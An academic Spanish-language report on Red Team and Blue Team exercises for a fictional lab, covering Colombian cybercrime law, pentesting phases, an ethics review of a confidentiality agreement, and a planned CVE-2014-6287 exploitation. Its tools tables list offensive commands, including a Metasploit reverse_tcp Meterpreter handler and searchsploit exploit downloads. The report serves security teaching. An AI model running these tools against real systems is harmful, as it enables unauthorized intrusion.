Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Wilber Varela Vega

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Dedicatoria

A Dios y a mi familia, especialmente a mi esposa y mi hijo Thomas, por su apoyo incondicional siempre.

Agradecimientos

Mi agradecimiento a los docentes y profesionales que orientaron este proceso, así como a mis amigos y familiares por su apoyo y disposición. Gracias también a la institución por ofrecer el entorno académico necesario para culminar este trabajo.

Resumen

Este documento presenta una síntesis de las actividades desarrolladas para SecureNova Labs, orientado al análisis ético, técnico y operativo de los equipos Red Team y Blue Team. La etapa 1 aborda la evaluación de acciones ofensivas y defensivas bajo criterios éticos y legales, revisando la normativa colombiana sobre delitos informáticos y el rol profesional del pentesting. En la etapa 2 se analiza el marco normativo aplicable, incluyendo el Código de Ética del COPNIA, la Ley 1273 de 2009 y la Ley 1581 de 2012, para identificar riesgos, posibles vulneraciones y dilemas éticos relacionados con el manejo de información sensible. La etapa 3 desarrolla un ejercicio Red Team basado en la explotación de la vulnerabilidad CVE-2014-6287 en Rejetto HFS, permitiendo comprometer dos hosts y aplicar escalamiento de privilegios, reconocimiento interno y pivoting con herramientas como Nmap y Metasploit. La etapa 4 expone las acciones inmediatas de contención del Blue Team, incluyendo aislamiento del sistema comprometido, control del tráfico malicioso, gestión de privilegios y medidas de hardenización. Finalmente se integran los hallazgos en un informe técnico que evalúa riesgos y vulnerabilidades, y formula recomendaciones orientadas al fortalecimiento de las estrategias Red Team y Blue Team.

***Palabras Clave*:** Blue Team, ciberseguridad, hardenización, Red Team, vulnerabilidades.

Abstract

This document presents a synthesis of the activities carried out for SecureNova Labs, focused on the ethical, technical, and operational analysis of Red Team and Blue Team practices. Stage 1 examines offensive and defensive actions under ethical and legal criteria, reviewing Colombian legislation on computer crimes and the professional role of pentesting. Stage 2 analyzes the applicable regulatory framework, including the COPNIA Code of Ethics, Law 1273 of 2009, and Law 1581 of 2012, to identify risks, potential violations, and ethical dilemmas related to the handling of sensitive information. Stage 3 develops a Red Team exercise based on exploiting the CVE-2014-6287 vulnerability in Rejetto HFS, enabling the compromise of two hosts and the execution of privilege escalation, internal reconnaissance, and pivoting using tools such as Nmap and Metasploit. Stage 4 outlines the Blue Team's immediate containment actions, including isolating the compromised system, controlling malicious traffic, managing privileges, and implementing hardening measures. Finally, the findings are consolidated into a technical report that assesses risks and vulnerabilities and provides recommendations aimed at strengthening Red Team and Blue Team strategies.

***Keywords*:** Blue Team, cybersecurity, hardening, Red Team, vulnerabilities.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

APT:

Amenaza avanzada y persistente ejecutada por actores altamente sofisticados.

Ataque lateral (Lateral Movement):

Movimiento del atacante hacia otros sistemas internos tras comprometer un punto inicial.

Blue Team:

Equipo responsable de la defensa, monitoreo y respuesta a incidentes.

CKC (Cyber Kill Chain):

Modelo lineal que describe las fases de un ataque cibernético.

Cyberspace:

Entorno digital compuesto por capas tecnológicas, lógicas y humanas interconectadas.

End-to-end:

Cobertura completa de un proceso, ataque o flujo operativo.

Explotación (Exploit):

Uso de una vulnerabilidad para obtener acceso o ejecutar código.

Foothold:

Punto inicial de acceso o control dentro de un sistema o red.

HFS (HTTP File Server):

Servidor de archivos Rejetto; su versión 2.3 presenta vulnerabilidades explotables.

KC (Kill Chain):

Secuencia táctica de eventos en un ataque; versión simplificada del CKC.

Metasploit:

Plataforma para explotación de vulnerabilidades y desarrollo de pruebas de penetración.

MITRE ATT&CK:

Marco que documenta tácticas y técnicas usadas por actores de amenazas.

MO (Modus Operandi):

Patrón habitual de operación de un actor o atacante.

Pentesting:

Evaluación de seguridad mediante pruebas controladas de penetración.

Phase:

Etapa definida dentro del ciclo de un ataque o metodología.

Pivoting:

Uso de un sistema comprometido como punto de salto hacia otros recursos internos.

Procedure:

Pasos detallados para ejecutar una actividad técnica u operativa.

Red Team:

Equipo que simula ataques reales para evaluar y desafiar la seguridad.

Risk (Riesgo):

Probabilidad de que una amenaza cause impacto negativo sobre un activo.

Socio-technical:

Relación entre factores humanos, organizacionales y tecnológicos.

Stage:

Paso específico dentro de la entrega o ejecución del código malicioso.

Tactic (Táctica):

Acción orientada a un objetivo dentro de una campaña de ataque.

Technique (Técnica):

Método específico usado para ejecutar una táctica.

Threat (Amenaza):

Evento o condición con potencial de causar un incidente negativo.

Threat Actor:

Entidad, individuo o grupo con intención y capacidad de realizar un ataque.

TTPs:

Conjunto de tácticas, técnicas y procedimientos usados por un actor de amenaza.

Unified Kill Chain (UKC):

Modelo secuencial que integra tácticas y técnicas en ataques modernos avanzados.

Introducción

Este documento presenta una visión integrada de las actividades de equipos Red Team y Blue Team en SecureNova Labs, centrado en el análisis ético, normativo, técnico y operativo de las actividades Red Team y Blue Team. Su propósito es articular los fundamentos legales, las prácticas de evaluación de vulnerabilidades y las acciones de respuesta ante incidentes bajo el enfoque de Aprendizaje Basado en Problemas (ABP).

El trabajo se desarrolla en varias etapas. La primera analiza los aspectos éticos y legales del pentesting, considerando la normativa colombiana relacionada con delitos informáticos y el ejercicio profesional responsable. La segunda examina documentos institucionales y marcos regulatorios —incluyendo el Código de Ética del COPNIA, la Ley 1273 de 2009 y la Ley 1581 de 2012— para identificar riesgos de manejo indebido de información y dilemas éticos asociados. La tercera etapa aborda la explotación de vulnerabilidades mediante técnicas Red Team, comprometiendo dos hosts a través de la CVE-2014-6287 en Rejetto HFS y aplicando escalamiento de privilegios, reconocimiento interno y pivoting con herramientas como Nmap y Metasploit. La cuarta describe las acciones de contención del Blue Team en tiempo real, incluyendo aislamiento del host afectado, control del tráfico malicioso, revocación de privilegios y aplicación de medidas de hardenización, diferenciándolas de las funciones propias de un CSIRT. La etapa final consolida los hallazgos mediante la construcción de un informe técnico que evalúa riesgos y vulnerabilidades y formula recomendaciones orientadas a fortalecer las estrategias Red Team y Blue Team, manteniendo coherencia metodológica y claridad en la síntesis de resultados.

Justificación

La formación en ciberseguridad combina prácticas técnicas y análisis de escenarios reales para desarrollar habilidades en detección, explotación y mitigación de vulnerabilidades. Este proceso integra el uso de herramientas ofensivas y defensivas, el reconocimiento de vectores de ataque, la identificación de configuraciones inseguras y la aplicación de medidas de contención y hardenización en sistemas y redes.

De manera transversal, todas las actividades se orientan por principios legales y éticos que regulan la ciberseguridad. Se enfatiza el uso responsable de las herramientas, la protección de datos, la confidencialidad de la información y la actuación dentro de los límites establecidos por la normativa vigente y los códigos profesionales. Esto asegura que las técnicas ofensivas se apliquen exclusivamente en entornos autorizados y con fines formativos o de evaluación controlada.

El enfoque formativo fortalece el pensamiento crítico, la toma de decisiones y la capacidad de documentar hallazgos con precisión. En conjunto, estas competencias permiten comprender y aplicar estrategias integrales de seguridad ofensiva y defensiva, aportando a la gestión efectiva de incidentes y al fortalecimiento continuo de la infraestructura tecnológica.

Objetivos

Objetivo General

Desarrollar competencias para planificar y ejecutar estrategias de ciberseguridad ofensivas y defensivas, integrando principios éticos, legales y técnicos que permitan identificar vulnerabilidades, responder a incidentes y fortalecer la seguridad de la infraestructura TI.

Objetivos Específicos

Analizar los fundamentos éticos y legales aplicables a la ciberseguridad y al ejercicio profesional del pentesting.

Aplicar metodologías y herramientas de pruebas de penetración para identificar y documentar vulnerabilidades.

Evaluar escenarios técnicos y organizacionales para determinar conductas con posibles implicaciones éticas o legales.

Ejecutar actividades de detección y contención de incidentes, proponiendo controles y medidas de hardenización.

Integrar los hallazgos ofensivos y defensivos en un informe técnico que incluya análisis y recomendaciones estratégicas.

Desarrollo – Informe técnico Red Team & Blue Team (NovaSecure Labs)

Este informe técnico resume los aspectos relevantes de las actividades realizadas por los equipos Red Team y Blue Team, y propone recomendaciones y conclusiones para mejorar las estrategias de ciberseguridad utilizadas. En las actividades desarrolladas se integraron procesos, metodologías, herramientas y marco legal aplicables a entornos TI. Las practicas permitieron evaluar y fortalecer tanto las capacidades ofensivas como defensivas de los equipos, asegurando el cumplimiento de normas éticas y legales. El documento desarrolla las cuatro etapas de las actividades, describiendo cada fase, resultados obtenidos y recomendaciones para optimizar las estrategias de Red Team y Blue Team.

Etapa 1: Fundamentos de operaciones Red Team & Blue Team

En esta etapa se evaluaron las acciones de los equipos Red Team y Blue Team en la organización "NovaSecure Labs", considerando los criterios éticos y el marco legal vigente. Como evidencia de aprendizaje, se presenta un análisis claro y argumentado sobre las responsabilidades, actuaciones y límites de ambos equipos, en relación con la legislación colombiana aplicable a los delitos informáticos y la protección de datos personales (como la Ley 1273 de 2009 y la Ley 1581 de 2012).

Margen legal en Colombia

En Colombia existe un marco normativo sólido orientado a proteger la información digital y los datos personales, garantizando el uso responsable de la tecnología y la preservación de los derechos fundamentales. Este marco legal es esencial para los procesos de ciberseguridad, ya que permite comprender los riesgos, responsabilidades y lineamientos técnicos que deben

considerarse en ejercicios de seguridad ofensiva y defensiva (Zuluaga Mateus, 2017; Sanne, 2024; Arroyo, 2025; Álvarez, 2018).

Las leyes y decretos que conforman esta estructura jurídica establecen las bases para la prevención, investigación y sanción de delitos informáticos, así como para la gestión adecuada de los datos personales. Estas disposiciones coinciden con la necesidad de fortalecer el aseguramiento de los sistemas informáticos y de implementar metodologías de análisis técnico en escenarios reales de ciberseguridad.

A continuación, se presenta un resumen estructurado del marco legal colombiano aplicable a los delitos informáticos y la protección de datos personales. La Tabla 1 sintetiza las principales normas y sus características más relevantes.

Tabla 1

Marco legal colombiano sobre delitos informáticos, protección de datos y sanciones

Ley / Artículo	Descripción principal	Penas	Relación con seguridad informática
Ley 1273 de 2009	Modifica el Código Penal e introduce delitos informáticos.	—	Base jurídica para sancionar ataques informáticos.
Ley 1581 de 2012	Regula la protección de datos personales.	—	Lineamientos para tratamiento seguro de datos.
Decreto 1377 de 2013	Reglamenta la Ley 1581; obligaciones para manejo de bases de datos.	—	Define requisitos para gestión segura de información personal.
Ley 1266 de 2008	Habeas Data financiero; regula datos crediticios y comerciales.	—	Protege información financiera crítica.
Ley 599 de 2000 (modificada por Ley 1273)	Artículos 269A–269J sobre intrusismo, sabotaje, espionaje y defraudación informática.	—	Define penalización a ataques informáticos.
Art. 269A – Acceso abusivo	Acceso no autorizado a sistemas informáticos.	Prisión 48–96 meses y multa de 100–1,000 SMLMV.	Intrusismo informático.

Ley / Artículo	Descripción principal	Penas	Relación con seguridad informática
Art. 269B – Obstaculización ilegítima	Interferencia o afectación de sistemas o redes.	Prisión 48–96 meses y multa de 100–1,000 SMLMV.	Sabotaje informático.
Art. 269C – Interceptación de datos	Interceptar comunicaciones digitales sin autorización.	Prisión 36–72 meses.	Espionaje digital.
Art. 269D – Daño informático	Alterar, borrar o deteriorar información o sistemas.	Prisión 48–96 meses y multa de 100–1,000 SMLMV.	Sabotaje informático.
Art. 269E – Uso de software malicioso	Desarrollo o distribución de malware.	Prisión 48–96 meses y multa de 100–1,000 SMLMV.	Sabotaje / ciberataques.
Art. 269F – Violación de datos personales	Acceder, usar o divulgar datos personales sin autorización.	Prisión 48–96 meses y multa de 100–1,000 SMLMV.	Espionaje y filtración de datos.
Art. 269G – Suplantación de sitios web	Imitar sitios para robar datos (phishing).	Prisión 48–96 meses y multa de 100–1,000 SMLMV.	Robo de identidad / phishing.
Art. 269H – Agravantes	Aumenta penas según daño, afectación o profesionalismo.	Aumenta penas de los artículos anteriores.	Riesgos elevados en ataques dirigidos.
Art. 269I – Hurto por medios informáticos	Apropiación ilícita de bienes mediante sistemas.	Penas del art. 240 (hurto calificado).	Fraude digital.
Art. 269J – Transferencia no consentida de activos	Movimientos de dinero sin autorización.	Prisión 48–120 meses y multa 200–1,500 SMLMV.	Fraude / cibercrimen financiero.
Ley 1621 de 2013	Regula actividades de inteligencia, contrainteligencia y privacidad.	—	Establece límites para proteger privacidad y datos.
Ley 1712 de 2014	Regula el acceso a la información pública y datos reservados.	—	Garantiza transparencia manteniendo la protección de datos reservados.

Nota. Elaboración propia basada en normativa colombiana y literatura de seguridad informática (Arroyo, 2025; Álvarez, 2018; Sanne, 2024; Zuluaga Mateus, 2017).

Pruebas de penetración (pentesting)

Las pruebas de penetración (pentesting) son evaluaciones controladas cuyo propósito es identificar vulnerabilidades y medir el riesgo asociado a ellas mediante técnicas ofensivas autorizadas. Estas pruebas se ejecutan siguiendo etapas metodológicas ampliamente reconocidas en la industria, tal como lo plantean diferentes enfoques de análisis de seguridad y metodologías de pruebas (Álvarez, 2018; Sanne, 2024; Zuluaga Mateus, 2017). La tabla a continuación describe las fases principales y una herramienta representativa para cada una.

Tabla 2

Fases del pentesting, descripción, herramientas y detalle técnico para su uso

Fase del Pentesting	Descripción resumida	Herramienta representativa	Detalle Técnico Ejemplos / Uso típico
1. Recopilación de información (Reconocimiento)	Obtención de datos iniciales del objetivo mediante OSINT, análisis de puertos y servicios.	Nmap	nmap -sS <rango>; búsqueda de información pública y perfiles expuestos.
2. Escaneo y enumeración	Identificación de hosts activos, servicios, versiones y configuraciones accesibles.	Nmap / Network Analyzer	nmap -sV <objetivo>; barridos ICMP y descubrimiento de equipos activos.
3. Análisis de vulnerabilidades	Correlación entre servicios encontrados y fallos conocidos en SO, aplicaciones o servicios web.	Nessus / OpenVAS / Nikto	Escaneo automatizado de vulnerabilidades y detección de CVE.
4. Explotación	Intentos controlados de intrusión aprovechando vulnerabilidades identificadas.	Metasploit / Hydra / Wireshark	Fuerza bruta, explotación, sniffing, pivoting, DNS spoofing.
5. Elaboración de reportes	Presentación de hallazgos, impacto, evidencia técnica y recomendaciones.	Nmap (reportes) / suites de escaneo	Generación de informes técnicos y ejecutivos con resultados del pentest.

Nota. La tabla resume las etapas fundamentales de un proceso de pruebas de penetración, integrando ejemplos de herramientas comúnmente utilizadas en cada fase. La estructura general coincide con enfoques metodológicos descritos por autores como Álvarez (2018), Zuluaga Mateus (2017) y Sanne (2024).

Herramientas de ciberseguridad

Las herramientas de ciberseguridad son fundamentales para ejecutar pruebas de penetración, auditorías y análisis técnico de sistemas. Además, existe una amplia variedad de herramientas disponibles, así como software especializado que permite desarrollar soluciones propias. Esto se evidencia en investigaciones que abordan metodologías de evaluación de vulnerabilidades y prácticas de seguridad ofensiva y defensiva (Álvarez, 2018; Sanne, 2024; Zuluaga Mateus, 2017).

De igual manera, estas herramientas son esenciales en la dinámica operativa entre Red Team y Blue Team, ya que su uso adecuado permite realizar ataques controlados y fortalecer la capacidad defensiva de las organizaciones (Arroyo, 2025). A continuación, se presenta una tabla que resume las principales herramientas y servicios utilizados en ciberseguridad, incluyendo su propósito, funciones clave y ejemplos de comandos aplicables en escenarios de pruebas de penetración. Esta información resulta fundamental para comprender cómo se integran los procesos técnicos dentro de metodologías de seguridad ofensiva y defensiva.

Tabla 3

Herramientas y servicios de ciberseguridad, funciones y detalle técnico para su uso

Herramienta / Servicio	Descripción General	Funciones Principales	Detalle técnico Ejemplos de Comandos / Uso
Metasploit Framework (Herramienta)	Framework para pruebas de penetración orientado a explotación y post-explotación.	• Escaneo y descubrimiento • Explotación • Gestión de sesiones • Pivoteo y módulos post • Auditoría técnica	msfconsolesearch exploit/windows/smbuse exploit/multi/handlerset PAYLOAD windows/meterpreter/reverse_tcpexploit
Nmap (Herramienta)	Herramienta para exploración y auditoría de red, usada para reconocimiento.	• Descubrimiento de hosts • Identificación de servicios • Detección de SO	nmap -sn <IP> (descubrimiento)nmap -sS <rango> (SYN scan)nmap -sV <target> (versión de servicios)nmap -O <host> (SO)nmap --script=vuln <host>

Herramienta / Servicio	Descripción General	Funciones Principales	Detalle técnico Ejemplos de Comandos / Uso
		• Enumeración de puertos	
OpenVAS (Herramienta)	Framework de análisis de vulnerabilidades de código abierto.	• Escaneo de vulnerabilidades • Gestión de falsos positivos • Escaneos simultáneos • Escaneos programados	gvm-start (iniciar servicio)gvm-cli --xml "<get_targets/>"omp -T (gestión de tareas) *La mayoría de las acciones se ejecutan desde la consola web Greenbone.*
ExploitDB (Servicio)	Base de datos pública de exploits y PoC.	• Consulta de vulnerabilidades • Descarga de exploits • Investigación y verificación técnica	searchsploit <nombre_servicio>searchsploit -m <ID> (descargar exploit)searchsploit --nmap scan.xml (analizar resultados Nmap)
CVE / CVE-ID (Servicio)	Sistema global de identificación de vulnerabilidades administrado por MITRE.	• Identificación de fallas • Catalogación de vulnerabilidades • Referencia estándar mundial	No tiene comandos como tal, pero sí rutas de consulta web: • https://cve.mitre.org • searchsploit CVE-2023-1234 (búsqueda por CVE) • nmap --script=vuln (muchos scripts trabajan con CVE conocidos)


Nota. Los ejemplos de comandos mostrados corresponden a usos comunes de cada herramienta en procesos de reconocimiento, escaneo, explotación o análisis de vulnerabilidades. Los comandos pueden variar según el entorno, versión y configuración del sistema.

Preparación del banco de trabajo

Se reconoce, analiza y configura “banco de trabajo”, que describe el “escenario 1” sobre el cual se ejecutan actividades con un alto grado de tecnicidad. La figura 1 evidencia, el descargue de la herramienta virtualizadora “VirtualBox” en su última versión estable, seguido del descargue de archivos del enlace “RedTeam&BlueTeam2025”, que contiene lo requerido para el montaje del banco de trabajo y las imágenes en formato *.OVA, las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes OVA existe: Un sistema operativo Windows y un sistema operativo “OS Parrot”.

Figura 1


Descargue herramienta virtualizadora e imágenes OVAS para el banco de trabajo



Nota. En la figura 1 se aprecia la instalación herramienta virtualizadora versión de VirtualOracle 7.2.2, acceso a ruta sharepoint UNAD que contiene lo requerido para el montaje del banco de trabajo.

Figura 2

Maquinas encendidas, se evidencia comunicación entre con comando "ping"



Nota. En la figura 2 se evidencia maquinas encendidas y comunicación con comando "ping" entre atacante OS Parrot – Host A y entre Host A – Host B.

Etapa 2: Ética profesional y marco normativo en operaciones de ciberseguridad

En esta etapa se analiza, de forma clara y argumentada, las acciones de los equipos Red Team & Blue Team en el marco de la legislación colombiana sobre delitos informáticos y protección de datos (Ley 1273 de 2009, Ley 1581 de 2012, entre otras).

En la etapa 2 se continua con la evaluación de las acciones de los equipos Red Team y Blue Team de la organización "NovaSecure Labs" en el marco de los criterios éticos y legales. La actividad se centra en comprender la normatividad y analizar el problema ético y legal. El documento compila el análisis de los anexos del escenario planteado, identificando procesos ilegales o no éticos, posibles vulneraciones a la Ley 1273 de 2009, Ley 1581 de 2012, entre otras, desde el punto de vista ético y legal.

Cláusulas del acuerdo de confidencialidad que evidencian procesos ilegales y no éticos

El documento "acuerdo de confidencialidad" establece los términos bajo los cuales el candidato (parte receptora) accede a información de la empresa SecureNova Labs durante un proceso de selección. Aunque su propósito es proteger la información sensible de la empresa, al analizar el contenido se identifican fragmentos que podrían generar vulneraciones éticas y legales, especialmente relacionadas con el manejo de información confidencial y la realización de actividades potencialmente ilícitas, como la interceptación o el acceso no autorizado a sistemas y datos (Guarnizo Portela, 2024; Rincón Arteaga et al., 2022).

El Código de Ética Profesional del COPNIA (2015) establece que los profesionales deben actuar con integridad, legalidad y responsabilidad social, incluyendo la obligación de denunciar conductas ilícitas y proteger los derechos de terceros. Asimismo, las políticas de privacidad y protección de información definidas por el MINTIC (2022) refuerzan la necesidad de manejar datos personales y corporativos con transparencia, respeto a la confidencialidad y

consentimiento, garantizando la legalidad de las operaciones tecnológicas. En este contexto, la siguiente tabla identifica las cláusulas del acuerdo que presentan posibles inconsistencias éticas o legales.

Tabla 4

Cláusulas o fragmentos del acuerdo con posibles implicaciones éticas o legales

N.º	Cláusula o fragmento del acuerdo	Posible implicación ética o legal
1	"Datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos."	Describe explícitamente actividades que constituyen delitos informáticos según la Ley 1273 de 2009 y contrarias a la ética profesional (Guarnizo Portela, 2024).
2	"No denunciar ante las autoridades actividades sospechosas dentro de SecureNova Labs."	Incita a la omisión de denuncia, vulnerando el deber ético de reportar delitos y comprometiendo la responsabilidad profesional (COPNIA, 2015).
3	"La información sobre procesos ilegales dentro de SecureNova Labs no podrá ser divulgada."	Fomenta el encubrimiento de posibles ilícitos, violando los principios de transparencia y legalidad establecidos por COPNIA (COPNIA, 2015).
4	"La parte receptora guardará total confidencialidad incluso ante requerimientos legales o judiciales."	Contradice los principios de cooperación con la justicia y vulnera el artículo 31 literal f del Código de Ética COPNIA (deber de denunciar faltas) (COPNIA, 2015).
5	"La información podrá incluir material sensible sobre accesos, herramientas o datos obtenidos por medios no públicos."	Implica el uso de información sin consentimiento, vulnerando los derechos de privacidad y confidencialidad de terceros (MINTIC, 2022).

Nota. Elaboración propia con base en el Anexo 3 – Acuerdo de Confidencialidad y el Código de Ética Profesional del COPNIA (2015).

El análisis evidencia que el acuerdo de confidencialidad de SecureNova Labs vulnera principios fundamentales de legalidad, responsabilidad y transparencia. Según el Código de Ética del COPNIA (2015), el profesional debe actuar con rectitud, proteger el interés público y denunciar conductas ilegales (arts. 31 y 33); sin embargo, el acuerdo contiene cláusulas que promueven el ocultamiento de actividades irregulares, lo cual contradice dichas obligaciones.

Asimismo, la Ley 1273 de 2009, tipifica como delitos el acceso abusivo a sistemas, la interceptación de datos y el uso indebido de información. Aceptar cláusulas que permitan o encubran estas acciones expone al firmante y a la organización a responsabilidades penales y disciplinarias. El acuerdo también desconoce principios de la Ley 1581 de 2012 y de las políticas del MINTIC (2022), al permitir el tratamiento de datos sin autorización, limitar la denuncia de actividades ilícitas y no garantizar los derechos del titular, afectando el marco de protección de datos.

Finalmente, como advierten Rincón Arteaga et al. (2022), la falta de reporte y control frente a hechos de ciberdelincuencia debilita la capacidad del Estado para responder. En consecuencia, cualquier acuerdo que restrinja la denuncia o encubra actos ilícitos compromete la ética profesional y obstaculiza la lucha institucional contra la ciberdelincuencia.

Posibles vulneraciones a artículos de la ley 1273 y al código de ética del COPNIA

El análisis de las cláusulas del Acuerdo de Confidencialidad evidencia una posible vulneración de normas legales y principios éticos fundamentales. En Colombia, la Ley 1273 de 2009, analizada por Guarnizo Portela (2024), protege la información y los datos digitales como bienes jurídicos, estableciendo sanciones penales para conductas como el acceso abusivo, la interceptación ilícita o el uso indebido de información. Estas conductas, al estar mencionadas o normalizadas en el acuerdo revisado, representan riesgos significativos de responsabilidad penal.

De igual manera, el Código de Ética Profesional del COPNIA (2015) define los deberes generales del ingeniero, entre ellos el respeto a la ley, la responsabilidad social y el deber de denunciar cualquier irregularidad que afecte el interés público. Según el COPNIA, los profesionales no solo deben abstenerse de participar en actividades contrarias a la ley, sino también reportarlas cuando representen riesgo para terceros o para la integridad institucional.

